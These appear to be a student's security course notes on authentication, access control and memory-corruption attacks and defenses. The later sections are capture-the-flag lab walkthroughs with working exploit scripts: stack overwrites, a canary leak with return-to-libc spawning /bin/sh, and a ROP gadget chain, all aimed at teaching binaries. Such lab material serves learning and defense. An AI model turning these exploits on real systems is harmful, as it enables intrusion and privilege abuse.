Authentication, Access Control

Terminology

Responsible Disclosure	Giving devs time to patch vulnerability before public disclosure
Functionality	Expected user behaviour $\rightarrow$ Expected system behaviour
Security	Unexpected user behaviour $\nrightarrow$ Unexpected system behaviour
Confidentiality	data only accessible to authorized users
Privacy	Users decide what information gets collected from them and by whom
Integrity	Data only changed when authorized / System behaves as expected
Availability	Service available to users
Authenticity	being verified in genuineness (being what one says that one is)
Accountability	ability to trace actions back to entities in a system (requires traceability)
CIA Triad	Confidentiality, Integrity, Availability - for data and services

Vulnerability

- loss of confidentiality $\rightarrow$ leaky
- loss of integrity $\rightarrow$ corrupted
- loss of availability $\rightarrow$ unavailable

Threat

Vulnerability of that can be exploited. If carried out it is an attack.

Attack

passive	access data without affecting system
active	change system / system resources
insider	from someone inside the security perimeter
outsider	from outsider, unauthorized user

Security Principles

Simplicity	easier to analyze
Open design	Avoid security by obscurity, system should be secure even if open source
Compartmentalization	isolate resources, functionality - control the communication between them
Minimum Exposure	minimize external interfaces, potential targets
Least privilege	(= authority to access a resource) for every component and user
	confused deputy attack: fooling privileged process to misuse its authority
Minimum Trust	(= assumptions about system), can also mean a total distrust
Max. Trustworthiness	validating properties, assumptions through proofs
Fail Safe Defaults	system should start and return to a secure state when a failure occurs
Defense in depth	Not a single point of failure, multiple mechanisms and layers

Complete Mediation	impossible to bypass access enforcement mechanisms
Traceability	Implemented through logging. (keeping privacy: pseudonyms, hashing, ...)
Randomness	of secrets, keys, passwords
Usability	secure mechanisms must be easy to use

Password authentication

Identification	the ID you claim to have
Authentication	proving your ID, to get a premission, get authrorized
Credentials	evidence used to prove your ID
	pin, biometrics, two-factor-authentification 2FA, hardware tokens, ...

Unix password system

Passwords must be stored as hashes.

`username: $ id $ salt $ h(salt|password) $`

`$`	seperator between entry fields
`id`	algorithm used for hash: 1 = MD5, 5 = SHA-256, ...
`salt`	random for every user
`|`	string concatenation

Offline dictionary attack

Public read access to password file in unix and its `salt` strings.

Computing `h(salt|word)` with dictionary entries.

Defense: hashing password multiple times, key-stretching, encrypting database, access control ...

Online dictionary attack

Bruteforcing

Defense: timeout between guesses, proof of being human, locking account (= denial of service)

Credential Stuffing Attack

trying one leaked password out on all possible sites.

Defense: password managers (= single point of failure)

Access Control

Complete Mediation	impossible to bypass monitor
Tamperproof	unauthorized access must be prevented
Verifiable	monitor should be analyzable

Assumption: subject is authentified and now wants to be authorized / get privileges.

Reference monitor is an "access enforcement mechanism".

Security policy also defines how rules can be modified.

$$\text{subject} \xrightarrow{\text{access request}} \underbrace{\text{reference monitor}}_{\text{security policy}} \xrightarrow{\text{if authorized}} \text{object}$$

Access Control Matrix

columns: objects, rows: subjects, cells: access rights $\in$ {read, write, execute}

Access Control List (object centered)

linked list: subjects access rights for each file

- identification required
- delegation: asking admin to add node
- revocation: modifying nodes

Token / Capability (subject centered)

unforgable bit sequence

- identification not required
- delegation: passing token
- revocation: only with extra bookkeeping

Access Control Types

Role / Group Based Access Control

Role = Set of users: Administrator, PowerUser, Users, Guest

Each role gets own permission, based on role-hierarchy.

Mandatory Access Control MAC

Centralized

Security policy set, modified by admin.

Subjects and objects usually labeled with security attributes.

Like office keys (not allowed to be replicated), iris scan, ...

Discretionary Access Control DAC

Decentralized

Subjects can delegate / revoke / modify access rights of objects for which they have certain access rights themselves (own a token)

Used in Unix implementation

Like Flat keys, Laptop password, ...

Multi-Level Security Concepts MLS

These policies can not be represented with access matrices.

Bell-LaPadula Model: "No read up, no write down"

Goal: Data confidentiality (not leaking classified information to unclassified files)

Used in military. Sensitivity levels for subjects and objects, creates role-hierarchy.

Biba Model: "No read down, no write up"

Goal: Data integrity

Conditional Policies

Temporal	Access based on time.
Context-aware	Access based on specific context, like location.

Seperation of Duty

Authorization requires >2 different subjects with different roles.

Chinese Wall Policy

No information flow between subjects and objects that would create a conflict of interest.

Unix File System

Example for access control.

Operation	read $\mathbf{r}$, write $\mathbf{w}$, execute $\mathbf{x}$
Object	File - has owner, group
Subject	can be owner, group, other - of file

Linux premissions

Only *owner* and *root* can change permissions. Their privileges can not be delegated / shared.

`chmod <1-7><1-7><1-7>` to change premissions.

Can be set with letters, octal, binary:

`owner - group - everyone` → `rwx - xr - x` == `111 - 101 - 001` == `755`

The first role that matches with user gets applied.

User ID's in Unix

Each process has three IDs (even more in Linux)

Root (id = 0) is a superuser and has all privileges.

Real user ID (RUID)

same as user ID of parent (unless changed)

used to determine who started the process

Effective user ID (EUID)

Used similar to RUID.

used to set processes premissions

from set user ID bit on the file being executed, or `setuid()` system call

Saved user ID (SUID)

so previous EUID can be restored

Fork and Exec

creates a hierarchy through inheriting IDs.

    Inherit three IDs, except `exec` of file with `setId()` bit

Setuid system calls (setuid programming)

    `seteuid(newid)` can set EUID to RUID, SUID or anything alse as long as ≠ 0

Memory Attacks & Defenses

📎 Binary Exploitation Examples

Cause of Vulnerability

Abstraction

Assumptions because of abstraction over machine code

Assumptions:

- Basic statements are atomic (ie. assigments)
- Only one branch can be taken, functions start at the beginning, execute to the end, then return to call site
- only source code instructions can be executed

Truth:

- Statements compiled to many instructions that can be executed seperately (on x86)
- `eip` can be set anywhere
- Dead code (unused library functions) can be executed

No Boundary-Checking

Many C library functions are unsafe.

Examples

No boundary checking:

`strcpy(buf, str)` (copies until `"\0"`)

`strcpy(char *dest, const char *src)`

`strcat(char *dest, const char *src)`

`gets(char *s)`

`scanf(const char *format, …)`

`printf(const char *format, …)`

Boundary checking:

`strncpy(char *dest, const char *src, size_t n)` copies exactly n characters

off-by-one-overflow possible if we choose wrong n: `MAX_STRING_LEN-1`

No typing


C, C++ are memory unsafe: data is not typed, direct memory access

Buffer Overflow

Goal: hijacking control-flow, stealing or modifying valuable information (= control/data corruption)

Buffer over-read   reading adjacent memory until `'\0'` beyond buffer boundary

Buffer over-write   overwriting adjacent memory



`ret` also known as "saved eip"

1) Return Address

Basic Stack Code Injection

1. overwriting `ret` → start of buffer

   must be guessed, does not need to be precise, we use a NOP-sled

2. Buffer string contains assembly instructions like `execve("/bin/sh")`
3. When program exists, we return to newly set address, buffer executed

Return-to-libc ret2libc

Allows bypassing DEP: No code injection.

Programs that use functions from a shared library (like `printf` from libc library), link entire library into their address space at run time.

1. overwriting `ret` → library instructions, like `system(), exec(), ...`
2. Setting function arguments (`funcp` behind `ret`) to `"/bin/sh"`

Return Oriented Programming ROP

ROP is a generalisation of ret2libc attacks, no code injection, overwriting `ret`.

Instead of executing library functions, we execute sequences gadgets from the process memory → Turing-complete functionality in x86.

Gadgets are short sequences of machine code instructions that end with a return instruction.

Implementation of return function: `mov eip, [esp]; add esp, 4` or just `pop eip;`

At the end we must undo unwanted side effects.

2) Pointer Variables

Function Pointer Overflow

C uses function pointers for callbacks.

Callback function pointer can be in the stack or as an argument of this frame (`funcp` behind `ret`).

Pointer Overflow

If pointer and its content both overwritable `*dst=buf[0]` → possible to change memory everywhere.

3) Stack Frame Pointer

Off-by-One Overflow (1-byte overflow)

1. overwriting `sfp` → buffer (on little endian architecture)
2. buffer is arranged like a real frame but contains attack code


Memory Defenses

Buffer Overflows → Canaries, Data Execution Prevention DEP →
Return Oriented Programming ROP → Address Space Layout Randomization ASLR →
Return/Jump/Data Oriented Programming

Canaries

= Stack cookie, Stack guard, ProPolice, GS-Flag

Get checked on their integrity before returning from function.



Terminator Canary	always the same value '\0', EOL, EOF, ... — can be known
Random Canary	stored in global variable, can not be guessed — can be found in memory
Random XOR Canary	string generated from control data XOR scrambled can detect modification of `ret` even if canary untouched — can be found or reverse engineered with data and hash algorithm

Problem

Lower performance.

Protect only against contiuous overwrites of the stack: Can be defeated with function-pointer-overflow when pointer and its content get overwritten, like: `*dst=buf[0]`

Solution: ProPolice Stack-Smashing-Protection

Rearranges stack to prevent function-pointer-overflow (puts pointers behind buffer variables).

Problem

Needs recompiling with a modified compiler.

Possible attacks:

- Overwriting vtable pointer (pointers to virtual methods - vtables) with attack code address in stack - the canary integrity is only checked before function return
- smashing canary, overwriting pointer to the exception handler with that of attack code (in heap)

Data Execution Prevention DEP

= W⊕P, NX, XD

All writeable memory (stack and other data areas) is marked as non-executable.

Problem: protect against code injection but not against code reuse

Some languages need an executable stack.

Can be bypassed by: ret2libc, ROP, attacks on memory mapping routine and heap possible, ...

Address Space Layout Randomization ASLR

Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine.

Random base addresses for: system call IDs, instruction sets, most importantly pointers

Problem: no protection against pointer leak

Address randomization does not change stack or library table layouts.

Only base shift must be guessed (or brute forced).

ROP is still possible by guessing the offset.

Possible Solutions

getting rid of sequences ending with return instruction.

Making sure that we return to where we came from after a return instruction.

Can still be bypassed with Return/Jump/Data Oriented Programming.

Simple over-write

💡 Buffer over-writing a single variable

Available: ELF binary, C file

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <openssl/sha.h>

#define MAGIC_VALUE 1337

//argc is the number of received arguments
int main(int argc, char *argv[]) {

  unsigned char correct_hash[20] = {
    0x4a, 0xc9, 0xb0, 0x57, 0xf8, 0x02, 0x12, 0x60, 0x6c, 0xea,
    0xab, 0xf3, 0xc6, 0x50, 0x5d, 0xaf, 0xed, 0x40, 0xa4, 0x50
  };
  char password[20];
  int authenticated = 0;

  //password = argv[1];
  strcpy(password, argv[1]);

  //password = SHA1(password);
  SHA1(password, strlen((char *)password), password);

  //password == correct_hash
  if(memcmp(password, correct_hash, 20) == 0) {
    authenticated = MAGIC_VALUE;
  }

  printf("Authenticated: %d\n", authenticated);
  if(authenticated == MAGIC_VALUE) {
    printf("CORRECT PASSWORD!\n");
  } else {
    printf("WRONG PASSWORD!\n");
  }
  fflush(stdout);
  return 0;
}
```

The program takes a command line argument `*argv[1]`, copies it into `password`, hashes it with SHA1 and compares it with `correct_hash`.

If they are equal, `authenticated` is set to `1337` (serves as a flag) and the application prints a success message.

Goal: We want to set `authenticated` to `1337`.

Finding Vulnerability

We find a buffer overflow vulnerability with an input of exactly 44x `'A'`.

```
marco@testbed:~/2020/gdb$ ./pwnme AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Authenticated: 1094795585
WRONG PASSWORD!
Segmentation fault (core dumped)
```

Exploting Vulnerability

We disassemble the code and go through the assembly code.

We see that at instruction `0x0804869e` the program compares `authenticated` (stored at the address `$ebp-0xc`) with the value `0x539` (= `1337` base 10).

```
0x804869e <main+232>:        cmp    DWORD PTR [ebp-0xc],0x539
```

This is where the following instruction is executed:

```
if(authenticated == MAGIC_VALUE) {
...
```

We also found calls to library functions that are marked, like `<strcpy@plt>` at `0x8048644`.

We set a breakpoint there (to see the `password` array before it is hashed) and enter 20x `'A'` = `0x41` and look at the stack to see what space it occupies:

Password array starts at `0xffffd614`.

```
(gdb) x/40wx $esp
0xffffd610:     0xf7dd0000      0x41414141      0x41414141      0x41414141
0xffffd620:     0x41414141      0x41414141      0x57b0c94a      0x601202f8
0xffffd630:     0xf3abea6c      0xaf5d50c6      0x50a440ed      0x00000000
0xffffd640:     0xffffd660      0x00000000      0x00000000      0xf7c10e81
0xffffd650:     0xf7dd0000      0xf7dd0000      0x00000000      0xf7c10e81
0xffffd660:     0x00000002      0xffffd6f4      0xffffd700      0xffffd684
0xffffd670:     0x00000001      0x00000000      0xf7dd0000      0xf7fe575a
0xffffd680:     0xf7ffd000      0x00000000      0xf7dd0000      0x00000000
0xffffd690:     0x00000000      0x918ba4ec      0xec3be2fc      0x00000000
0xffffd6a0:     0x00000000      0x00000000      0x00000002      0x080484a0
```

The stack looks like this:

```
unsigned char correct_hash[20] = { ... }; //20 bytes
char password[20]; //20 bytes
int authenticated = 0; //4 bytes
```

```
0x000...
|      ...      |
|---------------| <= esp
| password      | <= ebp - 52 (= esp)
| correct_hash  | <= ebp - 20
| authenticated | <= ebp - 12
|      ...      |
|---------------| <= ebp
| sfp (old ebp) |
| ret adr       |
|---------------|
| argv[]        |
|      ...      |
0xFFF...
```

We calculate the size of our payload:

`authenticated` is at `$ebp-0xc` (= `ebp - 12`) and

`password` starts at `0xffffd614`.

We know `authenticated` can be overwritten from `password` with a padding of the size:

```
(gdb) ($ebp-0xc)-(0xffffd614)
40
```

Due to little endianness we have to store `0x539` (= `1337`) as `0x39 0x05`.

```
marco@testbed:~/2020/gdb$ ./pwnme $(python3 -c 'print("A"*40 + "\x39\x05")')
Authenticated: 1337
CORRECT PASSWORD!
```

Then our memory looks like this:

```
(gdb) x/40wx $esp
0xffffd610:     0xf7dd0000      0x41414141      0x41414141      0x41414141
0xffffd620:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd630:     0x41414141      0x41414141      0x41414141      0x00003905
0xffffd640:     0xffffd660      0x00000000      0x00000000      0xf7c10e81
0xffffd650:     0xf7dd0000      0xf7dd0000      0x00000000      0xf7c10e81
0xffffd660:     0x00000002      0xffffd6f4      0xffffd700      0xffffd684
0xffffd670:     0x00000001      0x00000000      0xf7dd0000      0xf7fe575a
0xffffd680:     0xf7ffd000      0x00000000      0xf7dd0000      0x00000000
0xffffd690:     0x00000000      0x918ba4ec      0xec3be2fc      0x00000000
0xffffd6a0:     0x00000000      0x00000000      0x00000002      0x080484a0
```

Over-write multiple variables

> 💡 Overwriting multiple variables.
> Some values are kept the same, some must be figured out first through brute-forcing.

An application asks for a password and if given the correct one, returns secret information from the `info` file, located in the same directory.

We have access to the source code and the binary.

We want the `flag` file located in that directory but only the `shanty` executable has reading premission for that file.

Finding Vulnerability

```
FILE *file;                                         //4 bytes
unsigned char content[128];                        //128 bytes
unsigned char correct_hash[20] = {...};             //20 bytes
char filename[] = "/challenges/shanty/info";        //23 bytes + 1 for "\0"
unsigned char salt[8] = {...};                       //8 bytes
-> unsigned char password[20];                      //20 bytes
unsigned char salted_password[28];                  //28 bytes

-> scanf("%69s", password);  //limit: 69 bytes
```

Although there is a boundary for the user input string length at `scanf("%69s", password);` (69 byte), there are only 20 allocated bytes for the password in the stack.

This makes this program vulnerable to stack buffer overflow attacks.

Perhaps overwrite `correct_hash`?

This is what we *assume* what the stack looks like:

```
0x000...
|      ...      |
|---------------| <= esp
| salted_passw. |
| password      | 20 bytes (our input)
| salt          |  8 bytes
| filename      | 24 bytes
| correct_hash  | 20 bytes -> we can not reach 0x4b, 0xc1, 0x03
| content       | unreachable
| file          | unreachable
|      ...      |
|---------------| <= ebp
| sfp (old ebp) |
| ret adr       |
|---------------|
| argv[]        |
|      ...      |
0xFFF...
```

1. Bruteforcing a password with 20 characters would take too long
2. We can not fully overwrite the `correct_hash` variable
3. We can not change the file path from `info` to `flag`

We therefore must over-write 17 out of the 20 characters in `correct_hash` and then find 3 characters that are equal to the ones we can not reach when they are hashed with the SHA1 function.

Our payload:

```
(password: should end with the 3 given bytes after hashing, 20 bytes) +
(salt: unchanged, 8 bytes) +
```

```
(filename:'/challenges/shanty/info', 24 bytes) +
(correct_hash: 17 / 20 characters overwritten, 17 bytes)
```

We disassembled the binary to figure out the memory spaces of each relevant memory space:

```
salt          [ebp-0xb9],0x54       - [ebp-0xc0],0x5a
filename      [ebp-0xa4],0x6f666e   - [ebp-0xb8],0x6168632f
correct_hash  [ebp-0xb9],0xffffd518 - [ebp-0xa0],0xffffd52c
```

And we wrote down the content of these memory spaces (little endian) so we can reconstruct them in our payload.

Brute forcing to find hashed input

We then used a script to find the hashed input (19 Bytes) that ends with `0x4b, 0xc1, 0x03`.

```
#!/usr/bin/env python3
import re
import hashlib
from pwn import *

CORRECT_HASH = "1dbb7e1f7283190b1d17658cc73d75dea54bc103"
END = "00c103"
SALT = b"\x5a\xc8\x85\x87\x9e\x33\xdf\x54"

def hash_match(s):
    h = hashlib.sha1()
    h.update(SALT)
    h.update(s.encode())
    return h.hexdigest().endswith(END)

def main():
    solve()
    answer = iters.mbruteforce(
            lambda x: hash_match(x), string.ascii_letters + string.digits, 19, threads=4)
    print(answer)

if __name__ == '__main__':
    main()
```

Entering payload

We then used the received output from our script from the string for the actual payload and then got the flag.


```
./shanty < <(python3 -c 'import sys; sys.stdout.buffer.write(b"mWmN" +
b"\x00\x00\x00\x01" +
b"A"*12 +
b"\x5A\xC8\x85\x87\x9E\x33\xDF\x54" +
b"\x2f\x63\x68\x61\x6c\x6c\x65\x6e\x67\x65\x73\x2f\x73\x68\x61\x6e\x74\x79\x2f\x66\x6c\x61\x67\x00"+
b"\x32\xaa\xb7\x3a\xc6\x51\xc0\x39\xe8\x90\x88\x65\x04\x4f\x03\x14\xcc\x00\xc1\x03")')
```

Prevention

We could not have executed the exploit, if the code had the right limit for `scanf`.

Return-to-libc 1

💡 Over-writing a return address to `system()` and its arguments to `"/bin/sh"`




```
#include <stdio.h>
#include <stdlib.h>

char binsh[] = "/bin/sh";

int main(void) {
  echo();
  return 0;
}

void echo(void) {
  char data[20];
  gets(data); //writes input into data array
  printf("%s\n", data);
}
```

Finding Vulnerability

The program implements a simple echo server: gets some input, prints it, quits.

We know that the stack is not executable because `NX` is enabled. Therefore no code injection is possible.

```
marco@testbed:~/2020/ret2libc$ checksec ropme
[*] '/home/marco/2020/ret2libc/ropme'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Return-to-libc attacks are a way to bypass stack protections like DEP/W⊕X.

Program is vulnerable because of `gets()` (no boundary checking).

We want to call the libc function `system("/bin/sh")`

Exploting Vulnerability

We find the required addresses:

- `main()` function `0x0804849a`
- `echo()` function `0x08048477`
- `system` library `0xf7e26200`
- `binsh` variable `0x0804a020`

We set a breakpoint inside the `echo` function and enter 16x `'A'`.

We want the location of the saved `eip` of the caller (which is `main` in this case) in order to overwrite its value with the address of `system`.

```
Starting program: /home/marco/2020/ret2libc/ropme < <(python3 -c "print('A'*16)")
Breakpoint 1, 0x0804849a in main ()
Breakpoint 2, 0x08048477 in echo ()

(gdb) info frame
Stack level 0, frame at 0xffffd640:
 eip = 0x8048477 in echo; saved eip = 0x80484ac
 called by frame at 0xffffd660
 Arglist at 0xffffd638, args:
 Locals at 0xffffd638, Previous frame's sp is 0xffffd640
 Saved registers:
  ebx at 0xffffd634, ebp at 0xffffd638, eip at 0xffffd63c
```

How to read: At this moment the "saved eip" / return address `ret` has the value `0x80484ac`

```
0x000...
|      ...      |
|---------------| <= esp
|      ...      |
| data          |
|      ...      |
|---------------| <= ebp (0xffffd640)
| sfp (old ebp) |
| ret adr       |
|---------------|
|      ...      | <- main()
0xFFF...
```

Now we calculate the padding size to overwrite `ret`.

Final payload:

```
#!/usr/bin/python2

import sys
from pwn import *

def main():
    binsh = p32(0x0804a020)
    system = p32(0xf7e26200)

    p = process(sys.argv[1])
    p.sendline('A'*32 + system + 'B'*4 + binsh)
    p.interactive()

if __name__ == '__main__':
    main()
```

would overwrite the return adress to `system` with the right argument (`binsh`).

```
(gdb) x/40wx $esp

0xffffd610:     0xf7fc1000      0xf7fc1000      0x00000000      0x41414141
0xffffd620:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd630:     0x41414141      0x41414141      0x41414141      0xf7e26200 <- system
0xffffd640:     0x42424242      0x0804a020 <- binsh ...000      0xf7e01e81
0xffffd650:     0xf7fc1000      0xf7fc1000      0x00000000      0xf7e01e81
0xffffd660:     0x00000001      0xffffd6f4      0xffffd6fc      0xffffd684
0xffffd670:     0x00000001      0x00000000      0xf7fc1000      0xf7fe575a
0xffffd680:     0xf7ffd000      0x00000000      0xf7fc1000      0x00000000
0xffffd690:     0x00000000      0x246bc54f      0x1bfb835f      0x00000000
0xffffd6a0:     0x00000000      0x00000000      0x00000001      0x08048340
```

Return-to-libc 2

💡 Buffer over-reading a canary to then over-write it with its previous value with other variables such as the return address, so that it points to `system` and an `"/bin/sh"` as an argument.

The executable `jedipath` in the `/challenges/jedipath/jedipath` directory asks you to guess the Jedis thoughts (with 3 attempts) and if guessed correctly, returns the SHA256 encrypted `flag` file located in `/challenges/jedipath/flag`.

We want the `flag` file but the executables output is useless and only the `jedipath` executable has reading premission for that file.

After inspecting the (incomplete) source code we figure out that:

Our `guess` allocates 64 bytes but the scanner has no boundary (just adds a '\n' at the end)

We can not overwrite all following variables, since there is a canary

```
(gdb) r < <(python3 -c 'print("A"*64)')
```

```
x/40wx $esp

0xffffd510:     0xf7fc1d80      0x00000001      0x1339f476      0xffffd53c
0xffffd520:     0x00000001      0xf7dedbd8      0xf7fcf410      0x00000000
0xffffd530:     0x00000001      0x00000040      0x1339f476      0x41414141
0xffffd540:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd550:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd560:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd570:     0x41414141      0x41414141      0x41414141      0x[CANARY]0a - where x\0a = '\n'
0xffffd580:     0x00000476      0x0804a000      0xffffd5a8      0x080489bf
0xffffd590:     0x00000001      0xffffd654      0xffffd65c      0x00000476
0xffffd5a0:     0xffffd5c0      0x00000000      0x00000000      0xf7e01f21
```

We sketched out what we assume the stack must look like aber looking at the memory:

```
| ...           | <- esp
|guess_len      |
|attempt        |
|correct_guesses|
|guessed_number |
|secret_number  |
|guess          | <- buffer, 64 byte
|canary         | <- 4 bytes (from which 3 are generated and 1 is always '\n')
| ...           | <- 12 bytes (padding)
|return address |
| ...           |
```

Overwriting local variables with stack overflow is therefore generally not possible.

But a buffer-over-read is possible that enables us to read the canaries content, with a payload with exactly 64 chars, so that the executable also returns the canary (does not change after first attempt).

After getting the canary's value we can overwrite it without the system noticing and reach the return address.

This makes this program vulnerable to Return-to-libc attacks.

Exploitation

After the 3 generated bytes of the canary, followed a 12 byte sized padding there is the return address `0x080489bf`.

Our goal was to use 2 out of 3 possible attempts to gain access to the shell with the rights of the `jedipath` executable by changing the return address:

1. Attempt → payload with 64 chars to read canary

2. Attempt → concatenate buffer with canary + padding to overwrite the `return address` to `&system` and previous parameters to the pointer that points to `"/bin/sh"` so that we call `system(" /bin/sh")` (to have a nested process within this process)

   The address of `system`: `0xf7e262e0`

The used script:

```
...

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     i386-32-little
# RELRO:    Partial RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      No PIE (0x8048000)

io = start() #this is our process

#ATTEMPT 1
input = 'A'*64 #to get the canary as the output
print(io.recvuntil(b"[1]"))
io.sendline(input)
print(io.readline())
canary = io.recvuntil(b'[2]')[:3] #get first 3 bytes as chars
print(bcolors.WARNING + "FOUND CANARY: " + canary + bcolors.ENDC)

#ATTEMPT 2
p1 = p32(0x00000476)
p2 = p32(0x0804a000)
p3 = p32(0xffffd598)
padding = p1 + p2 + p3 #12 bytes
systemAddress = p32(0xf7e262e0)
fakeRet = p32(0xdeadbeef) #does not matter
binsh = p32(0xf7f670af)
payload = input + b"\x00" + canary + padding + systemAddress + fakeRet + binsh
io.sendline(payload)

io.interactive()
```

We then got access to the shell with the privileges of the `jedipath` executable and just used the linux shell cat command to read the flag:

```
WUT{Much_t0_l34rn_y0u_st1ll_h4v3!}
```

Return-Oriented Programming

💡 Constructing a chain of gadgets to overwrite the content of a variable.

Simple example of gadget chain

```
#include <stdio.h>
#include <stdlib.h>

int guard = 0xcabba6e5;

void readstuff(void) {
    char data[20];
    gets(data);
}

int main(void) {
    readstuff();

    if(guard == 0xb000000f) {
        printf("Win :)\n");
    } else {
        printf("N00b :(\n");
    }

    return 0;
}
```

Goal: changing the content of `guard` to `0xb000000f`.

Planning a chain of gadgets

Now we need to construct a chain of gadgets (found either in the binary itself or in the loaded libraries) that:

```
register1 := 0xb000000f ("register1" is just a placeholder)
register2 := address of guard
$register2 := register1
then reset values of modified registers so that program behaves as expected
return to main()
```

▼ Finding a library

Gadgets can be found in the libraries loaded by a binary. We can print the shared libraries required by a given program:

```
marco@testbed:~/2020/rop$ ldd ./ropmew
        linux-gate.so.1 (0xf7fd4000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7de9000)
        /lib/ld-linux.so.2 (0xf7fd6000)

marco@testbed:~/2020/rop$ ls -l /lib/i386-linux-gnu/libc.so.6
lrwxrwxrwx 1 root root 12 Apr 16  2018 /lib/i386-linux-gnu/libc.so.6 -> libc-2.27.so
```

So our binary loads the `libc` - a 1.9MB file that, gives us chances of finding interesting gadgets.

Once the process is executed, libraries are loaded at a given offset (called base address - `0xf7de9000`):

```
# we inspect its mapped memory regions
marco@testbed:~$ cat /proc/18658/maps
08048000-08049000 r-xp 00000000 fc:01 1036361     /home/marco/2020/rop/ropmew
08049000-0804a000 r--p 00000000 fc:01 1036361     /home/marco/2020/rop/ropmew
0804a000-0804b000 rw-p 00001000 fc:01 1036361     /home/marco/2020/rop/ropmew
0804b000-0806d000 rw-p 00000000 00:00 0           [heap]
f7de9000-f7fbe000 r-xp 00000000 fc:01 1807762     /lib/i386-linux-gnu/libc-2.27.so
```

```
f7fbe000-f7fbf000 ---p 001d5000 fc:01 1807762     /lib/i386-linux-gnu/libc-2.27.so
f7fbf000-f7fc1000 r--p 001d5000 fc:01 1807762     /lib/i386-linux-gnu/libc-2.27.so
f7fc1000-f7fc2000 rw-p 001d7000 fc:01 1807762     /lib/i386-linux-gnu/libc-2.27.so
f7fc2000-f7fc5000 rw-p 00000000 00:00 0
f7fcf000-f7fd1000 rw-p 00000000 00:00 0
f7fd1000-f7fd4000 r--p 00000000 00:00 0           [vvar]
f7fd4000-f7fd6000 r-xp 00000000 00:00 0           [vdso]
f7fd6000-f7ffc000 r-xp 00000000 fc:01 1807758     /lib/i386-linux-gnu/ld-2.27.so
f7ffc000-f7ffd000 r--p 00025000 fc:01 1807758     /lib/i386-linux-gnu/ld-2.27.so
f7ffd000-f7ffe000 rw-p 00026000 fc:01 1807758     /lib/i386-linux-gnu/ld-2.27.so
fffdd000-ffffe000 rw-p 00000000 00:00 0           [stack]
```

We are searching for a gadget that enables us to write the content of a register into the address pointed by another register, like `mov dword ptr [<reg2>], <reg1>`.

We find:

```
marco@testbed:~/2020/rop$ grep -E 'mov dword ptr \[e.x\], e.x' libcgadgets.txt
...
0x00075425 : mov dword ptr [edx], eax ; ret //edx (pointer) <- eax (content)
```

Now we know that `eax` will be `reg1` and `edx` will be `reg2` in our final chain.

We will use `pop` gadgets to implement this:

```
0x00024b5e : pop eax ; ret //esp (pointer) <- eax (content)
0x00001aae : pop edx ; ret //esp (pointer) <- edx (content)
```

Finding Memory Addresses

address of `guard` `0x0804a020`

address of `readstuff` `0x08048456`

address of `main` `0x804849d`

We take a closer look at the assembly code:

```
marco@testbed:~/2020/rop$ objdump -M intel -d ropmew | grep -C2 readstuff
 8048454:       eb 8a                   jmp    80483e0 <register_tm_clones>

08048456 <readstuff>:
 8048456:       push   ebp
 8048457:       mov    ebp,esp
--
 804848d:       call   8048390 <__x86.get_pc_thunk.bx>
 8048492:       add    ebx,0x1b6e
 8048498:       call   8048456 <readstuff>
 804849d:       mov    eax,DWORD PTR [ebx+0x20]
 80484a3:       cmp    eax,0xb000000f
```

```
...
int main(void) {
    readstuff();
    if(guard == 0xb000000f) {
...
```

We see that `main` expects to fetch the content of the `guard` variable from `ebx+0x20`.

The value of `ebx` should stay unchanged after our attack, so we must reset its value to the original one.

The value of `ebx` can be set to the location of the `guard` - `0x20` (so that `$ebx+0x20` is once again the address of `guard`).

We do this with a `pop` gadget:

```
0x00018be5 : pop ebx ; ret //esp (pointer) <- ebx (content)
```

Putting it all together

What we initially wanted:

```
register1 := 0xb000000f ("register1" is just a placeholder)
register2 := address of guard
$register2 := register1

then reset values of modified registers so that program behaves as expected
return to main()
```

How we adapted it to the libraries:

```
eax := 0xb000000f
edx := 0x0804a020 (address of 0xb000000f)
$edx := eax

then reset values of modified registers so that program behaves as expected
0x804849d - return to main()
```

Our gadget chain:

We over-write the return address with 32 x 'A's and then add a chain of library instructions that all end with `ret`.

```
pop_eax (will replace ret)
0xb000000f
pop_edx
0x0804a020 (address of 0xb000000f)
mov_ptr_edx_eax

//restore everything to its previous state
pop_ebx
0x0804a020 - 0x20
0x804849d (return into main)
```

```
#!/usr/bin/python3
import sys
from pwn import *

def main():
    libc_offset = 0xf7de9000
    orig_saved_eip = p32(0x0804849d)
    padding = b'A'*32

    # values
    bof = p32(0xb000000f)

    # var
    addr_guard = p32(0x0804a020)

    # gadgets
    pop_eax = p32(libc_offset + 0x00024b5e)
    pop_edx = p32(libc_offset + 0x00001aae)
    mov_ptr_edx_eax = p32(libc_offset + 0x00075425)
    pop_ebx = p32(libc_offset + 0x00018be5)

    payload = padding + pop_eax + bof + pop_edx + addr_guard + mov_ptr_edx_eax + \
              pop_ebx + p32(0x0804a020 - 0x20) + orig_saved_eip

    p = process(sys.argv[1])
    p.sendline(payload)
    p.interactive()


if __name__ == '__main__':
    main()
```

Server-Side Security

[Web Basics](#)

[PHP Syntax](#)

[SQL Syntax](#)

Attack Types

Malware Attacker (Client)

Malicious code executed directly on victim's computer or browser (software bugs, malware, ...).

ie. XSS, CSRF

Network Attacker (Network)

- passive wireless eavesdropper
- active evil wifi-router, dns poinsoning

Web Attacker (Server)

